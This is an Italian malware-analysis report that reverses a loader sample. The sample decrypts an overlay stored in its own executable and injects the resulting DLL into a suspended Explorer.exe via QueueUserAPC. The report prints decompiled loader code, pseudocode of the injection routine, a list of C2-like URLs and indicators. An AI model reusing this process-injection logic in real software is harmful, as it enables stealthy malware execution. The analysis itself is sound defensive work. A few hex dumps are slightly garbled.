Passiamo all'analisi del programma usando debugger e disassemblatore.

2.5.1 Lettura dell'Overlay

Da *Ghidra* possiamo subito notare come l'entrypoint sia formato da due funzioni (Figura 16) di inizializzazione. Eseguendo usando *x32Dbg*, la prima funzione esegue tranquillamente, mentre la seconda ci fa uscire, quindi procediamo con l'analisi di quest'ultima, ipotizzando che possa esserci un meccanismo anti-debugger o anti-VM.

Reiterando il procedimento fino a trovare nel debugger il punto in cui l'esecuzione si arresta, troviamo il punto di uscita nella chiamata ad indirizzo *004664AF*. Analizzando la funzione in cui viene fatta questa chiamata (Figura 18a), troviamo che la chiamata viene fatta usando una variabile locale inizializzata passandola per riferimento alla funzione *HiddenFunctionReader*.

La *HiddenFunctionReader* invoca la funzione *PebReader* (Figura 17b) che si occupa di leggere un certo punto della PEB. Il valore letto sembra coincidere proprio con l'inizio della testata PE che in questo caso ha valore *00400000*.

Una volta letti questi campi vengono sommate delle costanti per ottenere *dynMemPtr* e *dynMemSize* che, vedendo dal debugger, hanno valori:

```

***** FUNCTION *****
* undefined _stdcall entry(void)
*     assume FS_OFFSET = 0xffff000
undefined      AL:1           <RETURN>
entry          CALL    __security_init_cookie
XREF[2]:      Entry Point(*), 00400110(*)
                void __security_init_cookie(void)
0045eeb2 e8 ac 81     CALL    __tmainCRTStartup
00 00
0045eeb7 e9 78 fe     JMP    __tmainCRTStartup
ff ff

```

Figure 16: Entry point

Indirizzo	Hex	ASCIIZ
00400000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....yy..
00400010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00@.....
00400020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00400030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00400040	OE 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..o...f!L1!Th
00400050	69 20 70 02 69 92 6E 61 69 53 61 0E 61 00 00 00program canno
00400060	60 20 62 05 2E 0D 00 24 24 00 00 00 00 00 00 00	t be run in DOS
00400070	69 20 62 05 2E 0D 00 24 24 00 00 00 00 00 00 00	mode.....\$
00400080	57 FD E4 0A 13 9C 8A 59 13 9C 8A 59 13 9C 8A 59	wya....Y...Y..Y
00400090	34 5A E7 59 18 9C 8A 59 34 5A F1 59 04 9C 8A 59	4ZCY...Y4ZRY..Y
004000A0	13 9C 88 59 74 9E 8A 59 0D CE 1F 59 08 9C 8A 59	..yt..Y.I..Y..Y
004000B0	0D CE 09 59 98 9C 8A 59 0D CE 0E 59 D4 9C 8A 59	.I.Y..Y.I.Y..Y
004000C0	0B CE 15 50 17 0C XA 50 0B CE 1B 50 17 0C XA 50	.T.Y..Y.T.Y..Y

(a) PebReader

(b) Valore ritornato dalla PebReader

Figure 17: Funzione PebReader e valore ritornato

- *dynMemPtr* è 000ED800
- *dynMemSize* è 25627

Viene quindi allocata della memoria dinamica di dimensione pari a *dynMemSize* e si legge da un file il cui nome è ricavato usando la *GetModuleFileName* che, come dice la documentazione, se il primo paramentro è *NULL* restituisce il nome del programma in esecuzione: il programma sta quindi leggendo il suo stesso eseguibile. Prima di leggere il file, il puntatore in lettura viene

<pre> void HiddenFunctionCaller(void) { int *hiddenFunction; uint *local_14; uint *local_10; uint hiddenFunctionSize; hiddenFunctionSize = 0; hiddenFunction = (int *)0x0; HiddenFunctionReader(&hiddenFunction,&hiddenFunctionSize); if ((hiddenFunction != (int *)0x0) && (hiddenFunctionSize != 0)) { local_14 = (uint *)FUN_004668bd(); local_10 = (uint *)FUN_004668ed(); HiddenFunctionDecoderCaller (hiddenFunction,hiddenFunction,hiddenFunctionSize,*local_14,*local_10); (*(code *)hiddenFunction)(); } return; } </pre>	<pre> void __cdecl HiddenFunctionReader(LPVOID *dynMemPtr,SIZE_T *dynMemSize) { int iVar1; LPVOID *allocatedMemPtr; HANDLE selfFileHandle; DWORD Dvar2; BOOL Bvar3; DWORD numBytesRead; CHAR selfFileName [264]; iVar1 = PEBReader(); *dynMemPtr = *(LPVOID *) (iVar1 + 992); numBytesRead = *(DWORD *) (iVar1 + 996); allocatedMemPtr = VirtualAlloc((LPVOID)0x0,*dynMemSize,0x3000,PAGE_EXECUTE_READWRITE); if (allocatedMemPtr != (LPVOID)0x0) { GetModuleFileNameA((HMODULE)0x0,selfFileName,260); selfFileHandle = CreateFileA(selfFileName,GENERIC_READ,FILE_SHARE_READ,(LPSECURITY_ATTRIBUTES)0x0,OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL,(HANDLE)0x0); if ((selfFileHandle != (HANDLE)0xffffffff) && (Dvar2 = SetFilePointer(selfFileHandle,(LONG)*dynMemPtr,(LONG)0x0,0), Dvar2 != 0) && (Bvar3 = ReadFile(selfFileHandle,*(LPVOID*)dynMemPtr,*dynMemSize,&numBytesRead,(LPOVERLAPPED)0x0)) { *dynMemPtr = allocatedMemPtr; CloseHandle(selfFileHandle); } } return; } </pre>
(a) HiddenFunctionCaller	(b) HiddenFunctionReader

Figure 18: HiddenFunctionCaller e HiddenFunctionReader

spostato in una nuova posizione usando il valore corrente di *dynMemPtr* e vengono poi letti valore di *dynMemSize* bytes (Figura 19) Notiamo che il valore a cui è inizializzato *dynMemPtr* coincide con l'offset dell'Overlay che avevamo trovato durante l'analisi statica (Figura 7): in questo punto del codice quindi viene letta una porzione (visto il valore della dimensione letta) dell'overlay accedendo a delle informazioni che sono state inserite nella testata PE.




Figure 19: SetFilePointer e ReadFile in *x32Dbg*

Successivamente la *HiddenFunctionCaller* inizializza due variabili partendo dalla PEB per poi passare il tutto a *HiddenFunctionDecoderCaller*. All'interno di quest'ultima funzione sembra essere inizializzato un meccanismo di decifratura molto simile a quello di *RC4*; possiamo quindi supporre che in questa funzione venga fatta la decifratura della porzione di overlay letta nel passo precedente usando come chiavi due valori scritti all'interno della testata PE (valori delle chiavi in Figura 20).

Indirizzo	Signed long (32-bit)
004003F4	569802609
00400404	0
00400414	0

Figure 20: Valori delle chiavi

2.5.2 Analisi HiddenFunction

La *HiddenFunction* è una funzione che presenta diversi *jump* da una parte all'altra della memoria dinamica in cui è allocata; questi *jump* potrebbero avere il solo scopo di confondere un analista in quanto ad una visione ad albero della funzione, l'esecuzione rimane lineare, al netto di salti condizionali. Oltre a questi *jump* troviamo diverse *call*, in particolare:

1. Invocata una funzione esegue delle operazioni sul locale del sistema.
2. Invocata una funzione simile a *HiddenFunctionReader* (Figura 21), che però legge il file partendo da un punto successivo all'inizio dell'overlay e nello specifico:
 - Il puntatore di lettura del file viene spostato in posizione *000F3C1B*
 - Vengono letti $3019E_{16} = 197022_{10}$ byte dal file e inseriti in memoria dinamica

Notiamo che $ED800_{16} + 25627_{10} = F3C1B_{16}$, ovvero viene letto l'overlay partendo proprio da dove ci si era fermati alla lettura precedente; inoltre $25627_{10} + 197022_{10} = 222649_{10}$ che è vicino alla dimensione complessiva dell'overlay (Figura 7), quindi potrebbe esserci ancora qualcosa da leggere (anche se potrebbe non avere senso leggere l'overlay in una terza fase).




Figure 21: SetFilePointer e ReadFile in *x32Dba*

3. Viene poi eseguito un algoritmo di decifratura analogo a quello eseguito per la *HiddenFunction*, decifrando il contenuto dell'overlay in memoria dinamica.
 4. Viene invocata la funzione responsabile del lancio dell'*explorer.exe*; chiamiamola per comodità *ExplorerLauncher*

Delle funzioni di cui sopra non possono essere fornite immagini del decompilatore in quanto analizzate tramite *x32Dbg* direttamente in memoria dinamica.

Analizziamo nel dettaglio la funzione *ExplorerLauncher*. Questa funzione prende come parametro sullo stack (Figura 22):

- Puntatore alla memoria dinamica allocata in cui è stato inserito l'overlay decifrato (in Figura 22 si è visto che `02280000` coincide proprio con il valore ritornato dalla `VirtualAlloc`)
 - Dimensione della porzione di overlay letta e inserita nella memoria




Figure 22: Chiamata ad ExplorerLauncher

Per *ExplorerLauncher* facciamo riferimento all’Algoritmo 1 in cui è riportato uno pseudocodice ottenuto facendo reversing dal debugger. La funzione quindi prova a creare un mutex e questo potrebbe essere usato per verificare una precedente esecuzione del malware. Viene poi creato il processo *Explorer.exe* in modalità suspended per poi allocare memoria al suo interno, copiare dentro il contenuto dell’overlay decifrato precedentemente e lanciare un thread all’inizio del contenuto



Figure 23: Sequenza di chiamate di Explorer Launcher

copiato usando *QueueUserAPC*. Viene quindi recuperato il path del malware, aperta una pipe tramite *CreateFile* e scritto nella pipe il nome dell'eseguibile del malware. Se tutto va a buon fine viene invocata una *ExitProcess* che termina il processo.

La chiusura del programma quindi non era dovuta alla presenza di un meccanismo anti-VM o anti-debugger, bensì al suo flusso di esecuzione naturale. Le risorse statiche inserite all'interno del programma così come il codice presente (qui non riportato) che sembra gestire un'interfaccia grafica sono probabilmente un depistaggio per confondere le idee dell'analista.

A questo punto quindi è evidente che il comportamento del malware va analizzato considerando *Explorer.exe* e il codice che vi viene iniettato dal processo.

3 Analisi Injected Code

Una volta che la memoria di *Explorer.exe* è stata scritta da *sample.exe* possiamo, usando *x32Dbg* fare il dump su file dell'area di memoria di cui viene fatta l'injection.

3.1 Analisi statica di Injected Code

Analizziamo prima di tutto usando *PeStudio* e osserviamo in particolare l'entropia del codice (Figura 24 e Figura 25).

Come si vede l'entropia è prossima all'otto, quindi il codice è packed oppure, più probabilmente data l'alta entropia, cifrato.

Algorithm 1 ExplorerLauncher

Require: *overlayMemPtr*, *overlaySize*

- 1: *Sleep()*
- 2: *openMutexRes* \leftarrow OpenMutex(MUTEX_ALL_ACCESS, FALSE, "toysegg_main")
- 3: **if** *openMutexRes* \neq 0 **then**
- 4: ExitProcess
- 5: **end if**
- 6: **if** *Condition* **then**
- 7: **return**
- 8: **end if**
- 9: Initialize *startupInfo*, *outputInfo*
- 10: *createResult* \leftarrow CreateProcess(NULL, "Explorer.exe", NULL, NULL, False, CREATE_SUSPENDED, NULL, NULL, *sturtupInfo*, *outputInfo*)
- 11: **if** *createResult* = 0 **then**
- 12: **GOTO** 9
- 13: **end if**
- 14: *explorerHandle* \leftarrow *outputInfo.hProcess*
- 15: *explorerMemPtr* \leftarrow VirtualAllocEx(*explorerHandle*, NULL, 197022, PAGE_EXECUTE_READWRITE, MEM_COMMIT | MEM_RESERVE)
- 16: **if** *explorerMemPtr* = NULL **then**
- 17: **return**
- 18: **end if**
- 19: *writeProcMemRes* \leftarrow WriteProcessMemory(*explorerHandle*, *explorerMemPtr*, *overlayMemPtr* + 31, 196973, NULL)
- 20: **if** *writeProcMemRes* = 0 **then**
- 21: **return**
- 22: **end if**
- 23: *explorerThreadHandle* \leftarrow *outputInfo.hThread*
- 24: *queueResult* \leftarrow QueueUserAPC(*explorerMemPtr*, *explorerThreadHandle*, NULL)
- 25: *resumeThreadRes* \leftarrow ResumeThread(*explorerThreadHandle*)
- 26: **if** *resumeThreadRes* = -1 **then**
- 27: Fallimento
- 28: **end if**
- 29: *moduleNameBuffer*[260]
- 30: *getFileNameRes* \leftarrow GetModuleFileName(NULL, *moduleNameBuffer*, 260)
- 31: Sleep(10000)
- 32: **if** *getFileNameRes* = 0 **then**
- 33: ExitProcess()
- 34: **end if**
- 35: *fileHandle* \leftarrow CreateFile("\\\\.\\pipe\\pipege", accessRights, NULL, NULL, OPEN_EXISTING, NULL, NULL)
- 36: **if** *fileHandle* = NULL_HANDLE **then**
- 37: **GOTO** 31
- 38: **end if**
- 39: *writeFileRes* \leftarrow WriteFile(*fileHandle*, *moduleNameBuffer*, 259, numBytesWritten, NULL)
- 40: CloseHandle(*fileHandle*)
- 41: **if** *writeFileRes* \neq 0 **then**
- 42: ExitProcess(0)
- 43: **end if**
- 43: **GOTO** 6

property	value
footprint > sha256	A754BC18000FE21E4008D668B00A51580668610301865C63F078BEF113233724
first-bytes > hex	EB 06 CC E9 3C 07 00 00 E9 DF 06 00 00 EB 11 81 F6 F5 19 EB BD 81 C6 3A 0E 06 EC E9 91 00 00 00 CC
first-bytes > text<.....:.....
file > size	200704 bytes
entropy	7.866

Figure 24: Entropia Injected Code




Figure 25: Grafico Entropia Injected Code

3.2 Decifratura

Procediamo quindi a fare il dump della memoria del processo quando la decifratura è stata completata da parte del processo stesso. Cerchiamo empiricamente il punto in cui il codice viene decifrato usando il debugger considerando anche che una funzione che decifra deve presentare al suo interno qualche tipo di ciclo. Nella prima sequenza eseguita sono presenti tre chiamate di cui la prima ad una funzione che non presenta cicli, mentre le altre due alla stessa funzione che invece presenta cicli ed operazioni di *XOR* (Figura 26).




Figure 26: Ciclo di decifratura dell'Injected code

Procediamo quindi analizzando l'esecuzione e, osservando le chiamate a funzione, possiamo vedere come la terza chiamata venga fatta passando nel registro *ESI* un indirizzo che ricade nella zona delle istruzioni; osservando il dump prima e dopo l'esecuzione della funzione 27) troviamo che la zona puntata dal registro *ESI* viene deoffuscata e quindi possiamo concludere che:

- La funzione è responsabile del deoffuscamento del codice
- Nel registro *ESI* è indicato l'offset da cui partire
- Nel registro *EAX* è ritornato un puntatore all'area di memoria a partire da cui si è decifrato




Figure 27: Decifratura di Injected Code

Successivamente a questa funzione non sembrano esserci altri cicli che eseguono operazioni di *XOR*, tuttavia troviamo un ciclo che esegue il caricamento di librerie con *LoadLibrary* e *GetProcAddress* (Figura 28) per caricare le diverse librerie usate dal programma.




Figure 28: Ciclo di caricamento

Finito questo ciclo arriviamo ad una funzione a "cascata" (Figura 29) abbastanza classica che è probabilmente il punto da cui riprende l'esecuzione normale dopo la decifratura e il caricamento delle librerie.

Arrivati quindi a questo punto dell'esecuzione possiamo rifare il dump della pagina per ottenere il codice decifrato.

3.3 Dump del decifrato e costruzione di un exe

Osservando il decifrato in Figura 27b possiamo notare come l'inizio della porzione deoffuscata sia uguale a quella iniziale di una testata PE. Analizzando la pagina dumpata con *HxD* possiamo vedere come vi siano dei byte che precedono l'inizio della testata PE: si è quindi proceduto alla rimozione di questi byte in eccesso usando proprio *HxD* per ottenere un file PE corretto (Figura 30).

Quindi, in conclusione, all'interno dell'*Explorer.exe* viene fatta l'injection di un programma eseguibile completo ma cifrato e di cui si fa la decifratura all'inizio dell'esecuzione nell'*Explorer.exe*.




Figure 29: Funzione a cascata dopo decifratura

Offset(h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	Testo decodificato
000006F0	58 51 B9 56 B2 2D 16 81 E9 20 CE 2C 7D 81 E9 DF	XQ`V=..é Í,).éß
00000700	69 FA DB E9 EC FC FF FF 8B EC E9 0A FB FF FF 55	iúÛéíüyy·ié.ùyyU
00000710	EB 07 8B C1 E9 A0 FB FF FF 8B EC EB 0B 81 F2 49	é.<Áé ùyy·ié..òI
00000720	B3 CD 17 E9 31 FF FF FF E9 B2 F9 FF FF EB 0A 8B	·í.élyyyé·ùyyé.<
00000730	04 29 59 5D E9 E9 FE FF FF CC EB 07 CC CC E9 6B	.)Y]ééþyyÍé.ííék
00000740	FB FF FF EB 06 CC E9 6F FF FF FF E9 B3 F8 FF FF	úyyé.íéoyyyé·øyy
00000750	CC E9 83 F9 FF FF 92 6B E3 5B F8 98 A2 BF D5 F7	íéfuyy'kä[ø·¢øÖ-
00000760	B3 71 F3 FC A1 6D 00 FA 02 00 90 D1 00 00 4D 5A	'qóü;m.ú...Ñ..MZ
00000770	90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00yy... .
00000780	00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00@.....
00000790	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000007A0	00 00 00 00 00 00 00 00 00 00 00 01 00 00 0E 1F'í!,.Lí!This
000007B0	BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 69 73	program cannot
000007C0	20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74 20	be run in DOS mo
000007D0	62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 6D 6F	de....\$.....`+
000007E0	64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 60 2B	

Figure 30: Pulizia del codice decifrato

4 Analisi di base dell'Injected Code Decifrato

4.1 Analisi Statica

Analizziamo staticamente il dump pulito ottenuto.

4.1.1 PEStudio

Analizzando con *PEStudio* vediamo subito che l'entropia è abbastanza nella media, sebbene non bassissima (Figura 31).

property	value
<u>footprint > sha256</u>	E95D5F95D69835644DC0603E2824E4371E081B5CB700D0D63EEC12DD5FA4C1C1
<u>first-bytes > hex</u>	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00
<u>first-bytes > text</u>	M Z@.....
<u>file > size</u>	198803 bytes
<u>entropy</u>	6.475
<u>signature</u>	n/a
<u>tooling</u>	Visual Studio 2013
<u>file-type</u>	dynamic-link-library
<u>cpu</u>	32-bit
<u>subsystem</u>	GUI
<u>file-version</u>	n/a
<u>description</u>	n/a

Figure 31: Entropia Injected Code Post Decifratura

Dal grafico in Figura 32 vediamo come l'entropia si aggiri tra il 5 e il 7, quindi essa non è più alta come nel passo precedente, ma comunque risulta un valore più alto di quanto non lo sia per un eseguibile in chiaro: questo ci potrebbe suggerire la presenza di ulteriori dati o porzioni cifrate.




Figure 32: Grafico Entropia Injected Code Post Decifratura

Analizzando le stringhe troviamo un elenco di indirizzi HTTP che il processo potrebbe contattare e anche una stringa di formato per *cmd.exe* che potrebbe essere usata per l'esecuzione di comandi (Figura 33).

Analizzando il dettaglio delle sezioni (Figura 34) possiamo vedere come ad essere abbastanza alta sia, in particolare, l'entropia delle sezioni *.text* e *.reloc*.

T1059 Command-Line Interface	cmd.exe /u /c %s
-	http://toysbagonline.com/reviews
-	http://purewatertokyo.com/list
-	http://pinkgoat.com/input
-	http://yellowlion.com/remove
-	http://salmonrabbit.com/find
-	http://bluecow.com/input

Figure 33: Elenco di Indirizzi HTTP

property	value	value	value	value	value
section	section[0]	section[1]	section[2]	section[3]	section[4]
name	.text	.rdata	.data	.rsrc	.reloc
footprint > sha256	00044A9A8BA3D42892E60...	7BE5903CA634AB4A3F55789...	8AF334868C38EEF25C78A2...	49987AF1EB867AA3342B42...	0C51E375FE64078465E4B1EA...
entropy	6.523	5.586	2.626	4.725	6.596
file-ratio (97.61%)	73.66 %	19.06 %	1.29 %	0.26 %	3.35 %
raw-address (begin)	0x00000400	0x00024000	0x0002D400	0x0002DE00	0x0002E000
raw-address (end)	0x00024000	0x0002D400	0x0002E000	0x0002E000	0x0002F400
raw-size (194048 bytes)	0x0002C200 (146432 bytes)	0x00009400 (37888 bytes)	0x0000A000 (2560 bytes)	0x00000200 (512 bytes)	0x00001A00 (6565 bytes)
virtual-address	0x00001000	0x00025000	0x0002F000	0x00034000	0x00035000
virtual-size (208325 bytes)	0x0002B6F (146287 bytes)	0x0000962 (37474 bytes)	0x000044D4 (17620 bytes)	0x00001E0 (480 bytes)	0x00001940 (6464 bytes)
characteristics	0x60000020	0x40000040	0xC0000040	0x40000040	0x42000040
read	*	*	*	*	*

Figure 34: Sezioni injected code decifrato

4.2 Analisi Dinamica di Base

Analizziamo il comportamento del codice iniettato; analizzare il codice isolato ci permette di avere una vista a grana più fine sugli eventi generati solo da quel processo, mentre nel caso dell'analisi precedente gli eventi generati dal codice iniettato erano mischiati a quelli generati dall'explorer.

4.2.1 Esecuzione

Ricordiamo che *sample.exe* prima di terminare si collega e scrive su una pipe; potrebbe essere quindi necessario emulare questo comportamento e per farlo usiamo i comandi *PowerShell* riportati in Listing 1:

Listing 1: Comandi PowerShell per simulare Sample

```

1 $pipe = new-object System.IO.Pipes.NamedPipeClientStream '.', ,
2   pipeege', 'Out'
3 $pipe.Connect()
4 $sw = new-object System.IO.StreamWriter $pipe
5 $sw.AutoFlush = $true
$sw.WriteLine(samplePath)

```

Eseguendo il programma e analizzando con *ProcessMonitor* e *ProcessExplorer* non sembra trasparire nulla di significativo, al netto del lancio di alcuni thread.

5 Analisi x32Dbg e Ghidra dell'Injected Code

5.1 DLL Injection

Una volta ottenuto il PE pulito possiamo analizzarlo usando *Ghidra* e *x32Dbg*. Facendo analizzare il dump a *Ghidra* troviamo un entrypoint da cui facciamo partire la nostra analisi.

Usando *Ghidra* troviamo l'entrypoint mostrato in Figura 35a e la prima funzione che viene chiamata in Figura 35b. Nella prima funzione possiamo notare in particolare come vengano ese-

```

int __cdecl FUN_1000f52f(HINSTANCE__ *param_1, ulong param_2, undefined4 *param_3)
{
    int iVar1;

    if ((param_2 == 1) || (param_2 == 2)) {
        iVar1 = dllmain_raw(param_1, param_2, param_3);
        if (iVar1 == 0) {
            return 0;
        }
        iVar1 = dllmain_crt_dispatch(param_1, param_2, param_3);
        if (iVar1 == 0) {
            return 0;
        }
    }
    if (param_2 == 1) {
        FUN_10011604(param_1);
    }
    iVar1 = FUN_10009630(param_1, param_2, param_3);
    if ((param_2 == 1) && (iVar1 == 0)) {
        FUN_10009630(param_1, 0, param_3);
        dllmain_crt_dispatch(param_1, 0, param_3);
        dllmain_raw(param_1, 0, param_3);
LAB_1000f5d1:
        FUN_100116a0(param_1);
        if (param_2 == 0) goto LAB_1000f5e1;
    }
